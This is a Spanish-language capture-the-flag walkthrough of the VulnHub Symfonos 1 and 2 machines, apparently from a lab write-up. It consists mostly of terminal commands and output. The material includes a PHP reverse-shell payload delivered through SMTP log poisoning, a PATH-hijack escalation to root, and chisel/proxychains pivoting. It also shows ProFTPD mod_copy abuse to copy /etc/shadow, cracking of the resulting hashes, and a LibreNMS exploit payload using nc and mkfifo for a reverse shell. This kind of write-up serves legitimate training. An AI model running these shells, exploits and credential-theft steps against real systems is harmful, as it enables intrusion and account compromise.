kali@kali ~/Desktop/vulnhub/lab1_pivoting cat shell.txt
<?php $sock=fsockopen("192.168.1.15",5100);
$proc = proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock), $pipes); ?>
```

```
kali@kali ~ nc 192.168.1.17 25
220 symfonos.localdomain ESMTP Postfix (Debian/GNU)
mail from: elhackeretico
250 2.1.0 Ok
rcpt to: helios
250 2.1.5 Ok
data
354 End data with <CR><LF>.<CR><LF>
<?php $sock=fsockopen("192.168.1.94",5100);
$proc = proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock), $pipes); ?>
.
250 2.0.0 Ok: queued as 775F940841
QUIT
221 2.0.0 Bye
```


IP 192.168.1.17 (cambio por error de red).

Volvemos a abrir el archivo en el navegador y ya tendremos establecida la conexión con la máquina víctima.

```
kali@kali ~ nc -lnvp 5100
listening on [any] 5100 ...
connect to [192.168.1.94] from (UNKNOWN) [192.168.1.17] 59614
/bin/sh: 0: can't access tty; job control turned off
$ whoami
helios
```

Tenemos una Shell limitada, vamos a mejorarla (python –c 'import pty; pty.spawn("/bin/bash")').

```
$ python -c'import pty; pty.spawn("/bin/bash")'
<h3l105/wp-content/plugins/mail-masta/inc/campaign$
```

4- Escalada de privilegios en Symfonos 1

La primera búsqueda habitual para la escalada de privilegios es sondear binarios SUID mediante el comando find.

```
<h3l105/wp-content/plugins/mail-masta/inc/campaign$ find / -perm -4000 2>/dev/null
<-masta/inc/campaign$ find / -perm -4000 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/opt/statuscheck
/bin/mount
/bin/umount
/bin/su
/bin/ping
<h3l105/wp-content/plugins/mail-masta/inc/campaign$
```

Statuscheck NO es un binario predeterminado de Linux.


```
helios@symfonos:/opt$ ./statuscheck
./statuscheck
HTTP/1.1 200 OK
Date: Thu, 12 Jan 2023 22:27:46 GMT
Server: Apache/2.4.25 (Debian)
Last-Modified: Sat, 29 Jun 2019 00:38:05 GMT
ETag: "148-58c6b9bb3bc5b"
Accept-Ranges: bytes
Content-Length: 328
Vary: Accept-Encoding
Content-Type: text/html

helios@symfonos:/opt$
```

El binario ejecuta CURL sin ruta absoluta. Vamos a crear un CURL “falso” y modificaremos el PATH de ejecución para que el archivo /opt/statuscheck llame al CURL falso y que se ejecute como ROOT.

¿Cómo hacemos esto? De la siguiente manera:

```
<h3l105/wp-content/plugins/mail-masta/inc/campaign$ cd /tmp
cd /tmp
helios@symfonos:/tmp$ rm -r curl
rm -r curl
helios@symfonos:/tmp$ echo "/bin/sh" > curl
echo "/bin/sh" > curl
helios@symfonos:/tmp$ chmod 777 curl
chmod 777 curl
helios@symfonos:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
helios@symfonos:/tmp$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
helios@symfonos:/tmp$
```

Volvemos a llamada al binario /opt/statuscheck que a su vez llamará al CURL falso como ROOT y obtendremos consola.

```
helios@symfonos:/opt$ ./statuscheck
./statuscheck
# id
id
uid=1000(helios) gid=1000(helios) euid=0(root) groups=1000(helios),24(cdro
m),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev)
# whoami
whoami
root
#
```


5- Pivoting desde Symfonos 1 a Symfonos 2

Una vez que hemos comprometido la primera máquina del laboratorio, ya estaremos en condiciones de poder saltar a la segunda máquina de este, Symfonos 2. Para ello, seguiremos el siguiente proceso.

Primero vamos a comprobar a que redes tiene acceso Symfonos 1. Lo vamos a hacer de la siguiente manera:

```
<h3l105/wp-content/plugins/mail-masta/inc/campaign$ hostname -I
hostname -I
10.0.2.5 192.168.1.16
<h3l105/wp-content/plugins/mail-masta/inc/campaign$
```

Tiene conexión en la red 192.168.1.0/24, misma red donde está conectado nuestra máquina de ataque y también a la 10.0.2.0/24, red donde se encuentra conectada la máquina Symfonos 2.

Para escanear que equipos están conectados a la red 10.0.2.0/24, vamos a crear un pequeño script en bash cuya utilidad será descubrir las IP activas a través de PING.

```
#!/bin/bash
for i in $(seq 1 255); do
        timeout 1 bash -c "ping -c 1 10.0.2.$i" >/dev/null && echo "10.0.2.$i - Active" &
done; wait
```

Enviamos este script a Symfonos 1 utilizando un servidor Ptyhon HTTP. En nuestra máquina de ataque ejecutamos esto:

```
kali@kali ~/Desktop/vulnhub/lab1_pivoting python3 -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
```


Para descargar el archivo en la máquina víctima, ejecutamos el siguiente comando:

```
$ wget "http://192.168.1.94:1337/hostsdiscovery.sh"
--2023-01-14 10:13:08--  http://192.168.1.94:1337/hostsdiscovery.sh
Connecting to 192.168.1.94:1337... connected.
HTTP request sent, awaiting response... 200 OK
Length: 132 [text/x-sh]
Saving to: 'hostsdiscovery.sh.2'

     0K                                                       100% 19.6M=0s

2023-01-14 10:13:08 (19.6 MB/s) - 'hostsdiscovery.sh.2' saved [132/132]
```

Una vez enviado, damos permisos a este script y lo ejecutamos. Tras pocos segundos obtenemos el siguiente resultado.

```
$ ./hostsdiscovery.sh
10.0.2.5 - Active
10.0.2.4 - Active
```

Tenemos dos IP en la red 10.0.2.0/24. La IP 10.0.2.5 es la que corresponde a la máquina Symfonos 1 mientras que la IP 10.0.2.4 corresponde a la máquina Symfonos 2. También podemos enumerar los servicios que tiene disponible esta IP. Para ello creamos otro

pequeño script en bash que sirve para detectar servicios abiertos. El código de este script es el siguiente:

```
#!/bin/bash

host=$1

for port in {1..65535}; do
  (echo > /dev/tcp/$host/$port) &>/dev/null && echo "$port is open"
done
```

Enviamos este script a la máquina Symfonos 1, damos permisos y ejecutamos de la siguiente manera:

```
$ ./portdiscovery.sh 10.0.2.4
21 is open
22 is open
80 is open
139 is open
445 is open
```

El siguiente paso, una vez que sabemos que existe una segunda máquina visible desde Symfonos 1, será pivotar sobre esta máquina para poder acceder a Symfonos 2 desde nuestra máquina de ataque, si bien en este momento no sería posible.

Para hacer esto, vamos a crear un túnel utilizando la herramienta Chisel. Esta tunelización se crea de la siguiente manera:


En nuestra máquina de ataque ejecutamos el siguiente comando:

```
kali@kali ❯ ~/Desktop/vulnhub/lab1_pivoting ❯ chisel server --reverse -p 4444
2023/01/14 11:32:14 server: Reverse tunnelling enabled
2023/01/14 11:32:14 server: Fingerprint KQb002HMFAiYs1oRjhMAkAz9ARtMAd2prVafwAaWfEg=
2023/01/14 11:32:14 server: Listening on http://0.0.0.0:4444
```

El siguiente paso será enviar un ejecutable de Chisel a la máquina Symfonos 1 utilizando el servidor Python HTTP que utilizamos anteriormente, darle permisos de ejecución y ejecutarlo de la siguiente manera:

```
$ ./chisel client 192.168.1.94:4444 R:80:10.0.2.4:80
2023/01/14 10:33:15 client: Connecting to ws://192.168.1.94:4444
2023/01/14 10:33:15 client: Connected (Latency 916.723µs)
```

De esta manera ejecutamos la técnica de Remote Port Forwarding. Una vez hecho esto, ya tendremos acceso al puerto 80 de la máquina Symfonos 2 desde nuestra máquina de ataque.



Perfecto, ¿pero tenemos que hacer el mismo proceso para todos los puertos de Symfonos 2? Existe un método en el que podremos tener conexión con todos los puertos de la máquina Symfonos 2 ejecutando un único comando. Para ello, vamos a utilizar Socks. Procedemos de la siguiente manera:

En Symfonos 1 ejecutamos lo siguiente:

```
$ ./chisel client 192.168.1.94:4444 R:socks
2023/01/14 10:45:14 client: Connecting to ws://192.168.1.94:4444
2023/01/14 10:45:14 client: Connected (Latency 770.836µs)
```

Y vemos el resultado obtenido en nuestra máquina de ataque.

```
kali@kali ~/Desktop/vulnhub/lab1_pivoting chisel server --reverse -p 4444
2023/01/14 11:45:11 server: Reverse tunnelling enabled
2023/01/14 11:45:11 server: Fingerprint 9wVFw5XETJVKi6Ws5LKOr9AF0g03vrsksfH4/i1r+tM=
2023/01/14 11:45:11 server: Listening on http://0.0.0.0:4444
2023/01/14 11:45:17 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

Vemos que se ha creado una conexión de tipo socks a la escucha en el puerto 1080. Para que esto funcione deberemos crear una conexión socks para ese puerto en el archivo /etc/proxychains.conf. Añadimos la siguiente línea en el archivo.

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050

socks5 127.0.0.1 1080
```

A partir de este momento deberemos utilizar la utilidad proxychains para poder utilizar el túnel que hemos creado y ya tendremos conexión con esta máquina que no está conectada en nuestra red.

A partir de este momento puede comenzar la enumeración y explotación de la máquina Symfonos 2.

6- Enumeración de Symfonos 2

6.1. NMAP

Como siempre, comenzamos escaneando los servicios que tiene abiertos la máquina Symfonos 2.

```
proxychains -q nmap -p- -T5 -Pn -n -sT -v 10.0.2.4 2>&1
```

```
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
```

Symfonos 2 tiene 5 servicios abiertos (21, 22, 80, 139, 445). El siguiente paso, será realizar un escaneo exhaustivo de los cinco servicios abiertos.


```
proxychains -q nmap -p21,22,80,139,445 -sVC -T5 -Pn -n -sT -v 10.0.2.4 2>&1
```


```
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         ProFTPD 1.3.5
22/tcp  open  ssh         OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 9d:f8:5f:87:20:e5:8c:fa:68:47:7d:71:62:08:ad:b9 (RSA)
|   256 04:2a:bb:06:56:ea:d1:93:1c:d2:78:0a:00:46:9d:85 (ECDSA)
|_  256 28:ad:ac:dc:7e:2a:1c:f6:4c:6b:47:f2:d6:22:5b:52 (ED25519)
80/tcp  open  http        WebFS httpd 1.21
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: webfs/1.21
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.5.16-Debian (workgroup: WORKGROUP)
Service Info: Host: SYMFONOS2; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Servicios abiertos		
Puerto	**Servicio**	**Versión**
Puerto 21	FTP	ProFTPD 1.3.5
Puerto 22	SSH	OpenSSH 7.4
Puerto 80	HTTP	Apache httpd 2.4.25
Puerto 139	SMBd	Smbd 3.X – 4.X
Puerto 445	SMB	Smbd 4.5.16

6.2. Enumeración web

Si intentamos acceder a la dirección IP 10.0.2.4 desde el navegador, este no va a poder acceder puesto que no tiene conexión con la máquina Symfonos 2. Para arreglar esto, vamos a utilizar Foxy Proxy para poder establecer el túnel al sitio Web de Symfonos 2. Foxy Proxy lo configuramos de la siguiente manera:





Ya tenemos acceso al puerto 80 de Symfonos 2. Vamos a realizar una enumeración de directorios con dirsearch. Recordamos que debemos utilizar proxychains para poder utilizar la tunelización.

```
kali@kali ~/Desktop/vulnhub/lab1_pivoting proxychains dirsearch -u "http://10.0.2.4/" -i200,301 2>1&
```

```
  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/10.0.2.4/-_23-01-14_13-15-46.txt

Error Log: /home/kali/.dirsearch/logs/errors-23-01-14_13-15-46.log

Target: http://10.0.2.4/

[13:15:46] Starting:
[13:16:39] 200 -  183B  - /index.html

Task Completed
```


Nada interesante.

6.3. Enumeración SMB

Realizamos una enumeración con enum4linux de Symfonos 2.

```
kali@kali ~/Desktop/vulnhub/lab1_pivoting proxychains -q enum4linux 10.0.2.4
```

Después de completar la enumeración obtenemos una serie de información interesante.

```
 ==========================( Share Enumeration on 10.0.2.4 )==========================


        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        anonymous       Disk
        IPC$            IPC       IPC Service (Samba 4.5.16-Debian)
Reconnecting with SMB1 for workgroup listing.
```

```
kali@kali ~/Desktop/vulnhub/lab1_pivoting proxychains smbclient -L \\\\10.0.2.4\\
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.0.2.4:445  ...  OK
Password for [WORKGROUP\kali]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        anonymous       Disk
        IPC$            IPC       IPC Service (Samba 4.5.16-Debian)
Reconnecting with SMB1 for workgroup listing.
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.0.2.4:139  ...  OK

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            SYMFONOS2
kali@kali ~/Desktop/vulnhub/lab1_pivoting
```

```
kali@kali ~/Desktop/vulnhub/lab1_pivoting proxychains smbclient \\\\10.0.2.4\\anonymous
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Password for [WORKGROUP\kali]:
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.0.2.4:445  ...  OK
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Jul 18 10:30:09 2019
  ..                                  D        0  Thu Jul 18 10:29:08 2019
  backups                             D        0  Thu Jul 18 10:25:17 2019
```



```
smb: \> cd backups
smb: \backups\> ls
  .                                   D        0  Thu Jul 18 10:25:17 2019
  ..                                  D        0  Thu Jul 18 10:30:09 2019
  log.txt                             N    11394  Thu Jul 18 10:25:16 2019

                19728000 blocks of size 1024. 16312600 blocks available
smb: \backups\> get log.txt
getting file \backups\log.txt of size 11394 as log.txt (505.8 KiloBytes/sec) (average 505.8 KiloBytes/sec)
smb: \backups\>
```

Existe una cuenta anónima disponible que contiene una carpeta backups que contiene un archivo log.txt. Lo descargamos en nuestra máquina atacante para ver su contenido.

La parte más importante del archivo log.txt es la primera línea. Nos dice que root realizó una copia de seguridad del archivo shadow en algún lugar aleatorio /var/backups.

```
kali@kali ~/Desktop/vulnhub/lab1_pivoting cat log.txt
root@symfonos2:~# cat /etc/shadow > /var/backups/shadow.bak
root@symfonos2:~# cat /etc/samba/smb.conf
#
# Sample configuration file for the Samba suite for Debian GNU/Linux.
#
#
# This is the main Samba configuration file. You should read the
# smb.conf(5) manual page in order to understand the options listed
# here. Samba has a huge number of configurable options most of which
# are not shown in this example
```

Otra cosa para aprender de log.txt son los usuarios disponibles en el servidor.

```
# Set the user and group under which the server will run.
User                            aeolus
Group                           aeolus
```

6.4. FTP

En la enumeración inicial de la máquina Symfonos 2, vimos que se está ejecutando en el puerto 21 (FTP) la versión ProFTPD 1.3.5. Esta versión de FTP tiene un CVE (CVE-2015-3306). Esta vulnerabilidad permite a los atacantes leer y escribir en archivos arbitrarios a través de los comandos site cpfr y site cpto.

Entonces podemos copiar el contenido del archivo shadow y passwd.

```
kali@kali ~/Desktop/vulnhub/lab1_pivoting proxychains ftp 10.0.2.4 21
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.0.2.4:21  ...  OK
Connected to 10.0.2.4.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.0.2.4]
Name (10.0.2.4:kali): aeolus
331 Password required for aeolus
Password:
230 User aeolus logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> site cpfr /var/backups/shadow.bak
350 File or directory exists, ready for destination name
ftp> site cpto /home/aeolus/share/shadow.back
250 Copy successful
ftp> site cpfr /etc/passwd
350 File or directory exists, ready for destination name
ftp> site cpto /home/aeolus/share/passwd
250 Copy successful
ftp>
```

Descargamos ambos archivos vía SMB.

```
kali@kali ~/Desktop/vulnhub/lab1_pivoting cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
Debian-exim:x:105:109::/var/spool/exim4:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
sshd:x:107:65534::/run/sshd:/usr/sbin/nologin
aeolus:x:1000:1000:,,,:/home/aeolus:/bin/bash
cronus:x:1001:1001:,,,:/home/cronus:/bin/bash
mysql:x:110:114:MySQL Server,,,:/nonexistent:/bin/false
Debian-snmp:x:111:115::/var/lib/snmp:/bin/false
librenms:x:999:999::/opt/librenms:
```

```
kali@kali ~/Desktop/vulnhub/lab1_pivoting cat shadow.back
root:$6$VTftENaZ$ggY84BSFETwhissv0N6mt2VaQN9k6/HzwwmTtVkDtTbCbqofFO8MVW.IcOKIzuI07m36uy9.565qelr/beHer.:18095:0:99999:7:::
daemon:*:18095:0:99999:7:::
bin:*:18095:0:99999:7:::
sys:*:18095:0:99999:7:::
sync:*:18095:0:99999:7:::
games:*:18095:0:99999:7:::
man:*:18095:0:99999:7:::
lp:*:18095:0:99999:7:::
mail:*:18095:0:99999:7:::
news:*:18095:0:99999:7:::
uucp:*:18095:0:99999:7:::
proxy:*:18095:0:99999:7:::
www-data:*:18095:0:99999:7:::
backup:*:18095:0:99999:7:::
list:*:18095:0:99999:7:::
irc:*:18095:0:99999:7:::
gnats:*:18095:0:99999:7:::
nobody:*:18095:0:99999:7:::
systemd-timesync:*:18095:0:99999:7:::
systemd-network:*:18095:0:99999:7:::
systemd-resolve:*:18095:0:99999:7:::
systemd-bus-proxy:*:18095:0:99999:7:::
_apt:*:18095:0:99999:7:::
Debian-exim:!:18095:0:99999:7:::
messagebus:*:18095:0:99999:7:::
sshd:*:18095:0:99999:7:::
aeolus:$6$dgjUjE.Y$G.dJZCM8.zKmJc9t4iiK9d723/bQ5kE1ux7ucBoAgOsTbaKmp.0iCljaobCntN3nCxsk4DLMy0qTn8ODPlmLG.:18095:0:99999:7:::
cronus:$6$wOmUfiZO$WajhRWpZyuHbjAbtPDQnR3oVQeEKtZtYYElWomv9xZLOhz7ALkHUT2Wp6cFFg1uLCq49SYel5goXroJ0SxU3D/:18095:0:99999:7:::
mysql:!:18095:0:99999:7:::
Debian-snmp:!:18095:0:99999:7:::
librenms:!:18095::::::
```


6.5. SSH

Una vez obtenidos los archivos de credenciales, los unificamos con el comando unshadow.

```
kali@kali ~/Desktop/vulnhub/lab1_pivoting unshadow passwd shadow.back > credenciales
```

A continuación, vamos a descifrar las credenciales utilizando John.

```
kali@kali ~/Desktop/vulnhub/lab1_pivoting john --wordlist='/home/kali/rockyou.txt' credenciales
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sergioteamo      (aeolus)
```

Obtenemos las credenciales aeolus:sergioteamo.

Recordamos que en la enumeración inicial de Symfonos 2 estaba el servicio SSH disponible. Vamos a probar las credenciales para el servicio SSH.

```
kali@kali ~/Desktop/vulnhub/lab1_pivoting proxychains ssh aeolus@10.0.2.4
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.0.2.4:22  ...  OK
aeolus@10.0.2.4's password:
Linux symfonos2 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u3 (2019-06-16) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jan 14 15:29:50 2023 from 10.0.2.5
aeolus@symfonos2:~$ whoami
aeolus
aeolus@symfonos2:~$
```


Obtenemos conexión a la máquina Symfonos 2.

7- Explotación DE Symfonos 2

Una vez obtenemos conexión a Symfonos 2, vamos a comenzar comprobando si podemos ejecutar comandos usando sudo.

```
aeolus@symfonos2:~$ sudo -l
[sudo] password for aeolus:
Sorry, user aeolus may not run sudo on symfonos2.
aeolus@symfonos2:~$
```

El siguiente paso será comprobar las conexiones internas de Symfonos 2.


```
aeolus@symfonos2:~$ ss -lntp
State      Recv-Q Send-Q                                  Local Address:Port                                  Peer Address:Port
LISTEN     0      80                                          127.0.0.1:3306                                       *:*
LISTEN     0      50                                                *:139                                        *:*
LISTEN     0      128                                         127.0.0.1:8080                                       *:*
LISTEN     0      32                                                *:21                                         *:*
LISTEN     0      128                                               *:22                                         *:*
LISTEN     0      20                                          127.0.0.1:25                                         *:*
LISTEN     0      50                                                *:445                                        *:*
LISTEN     0      50                                               :::139                                       :::*
LISTEN     0      64                                               :::80                                        :::*
LISTEN     0      128                                              :::22                                        :::*
LISTEN     0      20                                              ::1:25                                        :::*
LISTEN     0      50                                               :::445                                       :::*
aeolus@symfonos2:~$
```

Anotamos un servicio que se ejecuta de manera local en el puerto 127.0.0.1:8080


Vamos a redirigir este puerto interno de la máquina Symfonos 2 a nuestra máquina de ataque. Esto lo vamos a hacer aplicando la técnica de local port forwarding a través del servicio SSH. El procedimiento es el siguiente:

```
proxychains ssh -L 8080:127.0.0.1:8080 aeolus@10.0.2.4
```

De esta manera, comunicamos nuestro puerto 8080 interno con el puerto 8080 interno de la máquina Symfonos 2. El siguiente paso es ver que se está ejecutando en ese puerto en nuestro navegador Web.



Vamos a comprobar si se reutilizan las credenciales y existe el usuario aeolus.



Se reutilizan las credenciales para el usuario aeolus.

¿Qué es LibreNMS?

LibreNMS es un sistema de administración de red (NMS) de código abierto que utiliza el protocolo SNMP para monitorear dispositivos de red como enrutadores, conmutadores y servidores. Se basa en el lenguaje de programación PHP y utiliza una base de datos MySQL para almacenar datos. LibreNMS proporciona una interfaz basada en la web para monitorear y administrar dispositivos de red, así como funciones de alerta y generación de informes. Se puede usar para monitorear redes pequeñas y grandes, y es compatible con una amplia gama de dispositivos de varios proveedores.

Vamos a buscar exploits disponibles para LibreNMS.

```
kali@kali ~/Desktop/vulnhub/lab1_pivoting searchsploit librenms
------------------------------------------------------------------------------
Exploit Title
------------------------------------------------------------------------------
LibreNMS - addhost Command Injection (Metasploit)
LibreNMS - Collectd Command Injection (Metasploit)
LibreNMS 1.46 - 'addhost' Remote Code Execution
LibreNMS 1.46 - 'search' SQL Injection
LibreNMS 1.46 - MAC Accounting Graph Authenticated SQL Injection
------------------------------------------------------------------------------
```

Vamos a ver como ejecutamos y si la versión vulnerable coincide con la versión que está ejecutando Symfonos 2. Descargamos el exploit y vemos su contenido.

```
# payload to create reverse shell
payload = "'$(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc {0} {1} >/tmp/f) #".format(rhost, rport)
```

